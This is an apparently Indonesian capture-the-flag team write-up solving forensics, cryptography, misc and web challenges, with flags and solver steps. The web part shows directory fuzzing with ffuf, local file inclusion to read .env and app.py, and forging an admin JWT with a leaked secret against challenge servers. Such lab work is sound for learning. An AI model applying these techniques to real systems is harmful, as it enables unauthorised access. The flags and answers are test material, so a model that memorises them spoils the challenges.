Nama Tim: Soft Spoken

A. Forensic

1. Secret File

   Flag : FITUKSW{nice_step_for_better_forensic_master_on_2025_669534}

   Deskripsi :

   Tobi, seorang pemain crypto, dia pengusaha dan mempunyai lambo warna ungu.

   Suatu hari, dia pengen menghapus file-file yang ngga dibutuhin di PC nya, tapi Tobi ngga sengaja ngehapus file yang berisi passphrase wallet yang berisi 5 BTC.


   Bisakah kamu menemukan file itu?

   Diberikan File :

   Tobi_Secret_File.zip

   Langkah-langkah :

   Menggunakan software FTK Imager untuk mengakses Tobi_Secret_File.E01



   Flag ditemukan pada folder Tobi_Secret_File.E01\FILE PENTING [NTFS]\[root]\$RECYCLE.BIN\S-1-5-21-481572636-152669082-4104298183-1000\$R05S71A\passphrase wallet\wallet_5_BTC.txt

2. Martin and The Humming Signal!

   Flag : FITUKSW{they_sing_in_static_and_dream_in_noise}

   Deskripsi :

   Martin tinggal sendirian di ujung gang, rumahnya penuh barang-barang aneh—dari jam dinding yang berputar mundur sampai radio tua yang selalu menyala, bahkan saat mati lampu.

   Suatu malam, terdengar suara berdesis dari radionya. Martin bilang itu “pesan penting” yang dikirimkan entah dari siapa... entah dari mana.


   Sebelum menghilang, Martin meninggalkan satu file rekaman yang katanya: “Dengerin baik-baik... mereka cuma bisa bicara lewat cara ini.” Download Sekarang rekaman itu ada padamu.

   Diberikan file:

   hummingsignal.wav

   Langkah-langkah :

   Menggunakan software audacity untuk mereverse dan merubah file .wav yang diberikan menjadi .mmv yang dimasukkan ke dalam software MMSSTV



Menggunakan mode martin 1 maka akan muncul qrcode yang jika di scan menghasilkan BASE64

RklUVUtTV3t0aGV5X3NpbmdfaW5fc3RhdGljX2FuZF9kcmVhbV9pbl9ub2lzZX0=

B. Cryptography

1. Kunci Veridian

   Flag: FITUKSW{d1g1t4l_tr33s_gr0w_str0ng}

   Deskripsi :

   Agen X, jaringan intelijen kami telah mencegat sebuah komunikasi penting. Sepertinya ini adalah fragmen data terenkripsi dari inisiatif 'Veridian Accord' – sebuah proyek terobosan yang bertujuan untuk Rekode Bumi (Recode The Earth) melalui reforestasi berbasis AI. Sistem mereka, 'ArborOS,' adalah mercusuar Inovasi Digital untuk Masa Depan Berkelanjutan (Digital Innovation For Sustainable Future).

   Diberikan File:

   encrypted_message.txt dan key.hex

   Langkah-langkah :

   Baca ciphertext sebagai raw bytes. Baca kunci dari file .hex, hapus spasi/baris baru, dan ubah menjadi byte. Lakukan operasi XOR dengan repeating key XOR. Decode.

```
veridian > solve.py > ...
```

```python
try:
    with open('encrypted_message.txt', 'rb') as f:
        ciphertext = f.read()

    with open('key.hex', 'r') as f:
        hex_key = f.read().strip()
    key = bytes.fromhex(hex_key)

    decrypted_result = bytearray()

    for i in range(len(ciphertext)):
        decrypted_byte = ciphertext[i] ^ key[i % len(key)]
        decrypted_result.append(decrypted_byte)

    print(decrypted_result.decode('utf-8'))

except FileNotFoundError as e:
    print(f"Error: File tidak ditemukan.")
except Exception as e:
    print(f"Terjadi error: {e}")
```

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS
PS D:\kuliah\kali\FIT\veridian> python solve.py
[VERIDIAN_ACCORD::ARCHIVE::FRAGMENT_0079C]

[INFO]
Recovered Segment: V-Core Emergency Bootstrap Sequence
Date: 2047-11-04T22:17:53Z
Source: ArborOS.Mainframe.Zone5

[META]
Initiative: Veridian Accord
Objective: Recode The Earth via autonomous afforestation
Primary Systems: ArborOS v3.9.7, SeedDispersionAI, RootNet Mesh

[LOG]
Unexpected null sequence in reforestation drone queue detected.
Attempting system repair...
Override accepted.
Injecting emergency restore patch to Zone 5 module...

[SECURE_PAYLOAD]
auth_token: FITUKSW{d1g1t4l_tr33s_gr0w_str0ng}
checksum: 92EF-B781-239C
patch_signature: verified
note: Activation key generated from carbon-index entropy stream. Authorized use only.

[END_OF_FRAGMENT]
PS D:\kuliah\kali\FIT\veridian>
```

2. From Caesar to Cleo

   Flag : FITUKSW{vigenere_for_everlasting_love}

   Deskripsi:


   Apakah kamu tahu isi surat cinta Julius Caesar untuk Cleopatra?

   Diberikan File:

   Love.txt

   Langkah-Langkah :

Menggunakan AI untuk langsung memecahkan pola yang mirip dengan flag, mencari algoritma dan key untuk membalikkan WCLNDJQ karna mirip dengan format flag yang dicari menjadi FITUKSW, akhirnya di temukan flagnya



C. Misc

1. Bukti Fana

   Flag : FITUKSW{watch_what_you_see}

   Deskripsi :


   Tim kami menemukan sebuah program misterius dari server peretas. Temukan pesan tersembunyi dari program tersebut.

   Diberikan File :

   program_misterius.exe

   Langkah-langkah :

   Jalankan program program_misterius yang kemudian akan memberikan sebuah log file.



File log tersebut berisi beberapa info dan data string yang kemungkinan adalah base64


```
[INFO] Program Started...
[INFO] Initializing ArborOS Secure Logger...
[INFO] Connecting to remote EXFIL node...
[INFO] Capturing screen snapshot...
[INFO] Embedding metadata...
[INFO] Encoding data stream...
[INFO] Generating secure log file...
[DATA] ss_data = /9j/4AAQSkZJRgABAQAAAQABAAD/4QB9RXhpZ……
```

Coba Ekstrak dan Simpan `ss_data` sebagai Gambar

Command :

```
echo "/9j/4AAQSkZJRgABAQAAAQABAAD/..." | base64 -d > hidden.jpg
```

Berhasil menghasilkan gambar, lalu coba gunakan exiftool



Didapatlah flagnya di image description

2. ThePowerOfLogs

   Flag: FITUKSW{r3c0d3_th3_34rth_1s_3451}

   Deskripsi :

   Sebuah organisasi lingkungan bawah tanah yang dikenal sebagai Veridian Accord diduga merencanakan aksi skala besar untuk "merekode ulang bumi". Selama penggerebekan markas salah satu anggotanya, tim forensik menemukan printer tua yang tampaknya telah digunakan untuk mencetak sesuatu — tapi alih-alih hasil cetakan biasa, hanya file log sistem internal yang berhasil dipulihkan. Log tersebut tampak seperti catatan aktivitas sistem bus data atau debug perangkat keras, dengan format yang tidak lazim. periksalah log tersebut untuk memahami isi sebenarnya. Mungkinkah ada sesuatu yang mereka sembunyikan?

   Diberikan file :

   printer_log.txt

   Langkah-langkah :

   tx: sebuah nilai numerik sebagai koordinat x.

   ty: sebuah nilai numerik sebagai koordinat y.

   packet: tiga angka yang dipisahkan titik mirip dengan format warna RGB.

Generate menjadi gambar utuh: Mencari nilai tx dan ty maksimum dari seluruh data. Buat kanvas gambar baru. Ulangi data yang sudah diproses dan menempatkan setiap piksel warna pada koordinat yang sesuai.

Jika qrcode discan akan muncul flagnya

D. Web

1. Power Plant

   Flag : FITUKSW{b3_ec0_fr13ndly}

   Deskripsi :


   This power plant's website is open for public viewing, but perhaps they've been a little too open with certain configurations.

   Web target :

   http://20.6.129.177:8081/


Langkah-langkah :

Cek http://20.6.129.177:8081/robots.txt, ternyata ditemukan secret_code.txt



User-agent: * Disallow: /secret_code.txt

Coba akses http://20.6.129.177:8081/secret_code.txt, ternyata tidak ada apapun



Not Found

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.


Coba cari route lain tempat secret_code.txt berada, ternyata ditemukan /static menggunakan tools FFuF

Command :

```
ffuf -u http://20.6.129.177:8081/FUZZ/secret_code.txt -w
/usr/share/wordlists/dirb/common.txt -mc 200,301,403
```

```
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://20.6.129.177:8081/FUZZ/secret_code.txt -w /usr/share/wordlists/dirb/common.txt -mc 200,301,403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://20.6.129.177:8081/FUZZ/secret_code.txt
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,301,403
________________________________________________

static                  [Status: 200, Size: 138, Words: 18, Lines: 4, Duration: 104ms]
:: Progress: [4614/4614] :: Job [1/1] :: 187 req/sec :: Duration: [0:02:09] :: Errors: 50 ::
```

Coba cek http://20.6.129.177:8081/static/secret_code.txt, ditemukan flagnya



2. Wildlife Tracker

   Flag : FITUKSW{b10d1v3rsqty_1n_th3_w1ld}

   Deskripsi :


   The "Wildlife Tracker" promises to help keep tabs on various species. However, every good system has its blind spots, and this one might be no exception. Can you exploit its nuances and gain unauthorized access to its deeper operations?

   Target Website :


   http://134.209.102.23:8082/

   Langkah-langkah :

Cek semua halaman yang ada di navbar, ada tombol di halaman about yang mengarahkan ke halaman ini, ternyata ada kemungkinan **Directory traversal / LFI** (`/?read_file=wildlife_info.txt`).



Coba ganti nama filenya menjadi .env, ternyata benar ada **SECRET_KEY**. Secret ini kemungkinan digunakan untuk melakukan signing pada token JWT.



Coba cari lagi file main-nya, di http://134.209.102.23:8082/?read_file=app.py ketemu kode dari **app.py**

```python
@app.route('/admin_dashboard')
def admin_dashboard():
    """
    Handles access to the administrative dashboard.
    Access is granted only if a valid JWT 'admin_token' cookie is present and verified.
    The flag is loaded dynamically from an external file after authentication.
    """
    admin_token_cookie = request.cookies.get('admin_token')
    is_admin_authorized = False
    flag = "Flag not found or unauthorized."

    if admin_token_cookie:
        try:
            token_data = jwt.decode(
                admin_token_cookie,
                app.config['SECRET_KEY'],
                algorithms=[JWT_ALGORITHM]
            )

            if token_data.get('role') == 'admin' and token_data.get('authorized') == True:
                is_admin_authorized = True
        except jwt.ExpiredSignatureError:
            print("Admin token expired.")
            is_admin_authorized = False
        except jwt.InvalidTokenError as e:
            print(f"Invalid admin token: {e}")
            is_admin_authorized = False
        except Exception as e:
            print(f"Unexpected error processing token: {e}")
            is_admin_authorized = False

    if is_admin_authorized:
        try:
            with open(FLAG_FILE, 'r') as f:
                flag = f.read().strip()
        except FileNotFoundError:
            print(f"ERROR: Flag file not found at {FLAG_FILE}")
            flag = "CTF Flag file missing on server."
        except Exception as e:
            print(f"ERROR: Could not read flag file: {e}")
            flag = "Error loading CTF flag."
```


Cek untuk route /admin_dashboard, ternyata ada function login sebagai admin, berdasarkan kode function tersebut didapat payload json untuk JWT-nya

```
{
    "role": "admin",
    "authorized": true
}
```

```
app.config['SECRET_KEY'] = os.getenv('SECRET_KEY', 'default_fallback_ctf_key_NOT_SECURE_IN_PROD')
JWT_ALGORITHM = "HS256"
```


dan sign dengan secret key **wildlife-2025-fit-challenge-secret** dengan **alg: HS256**, didapatlah JWT-nya :

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiYWRtaW4iLCJhdXRob3JpemVkIjp0cnVlfQ.r8SNB_mo10YcO7lniPXfdKrhIoaSPwRi5DH69HnwhR0
```

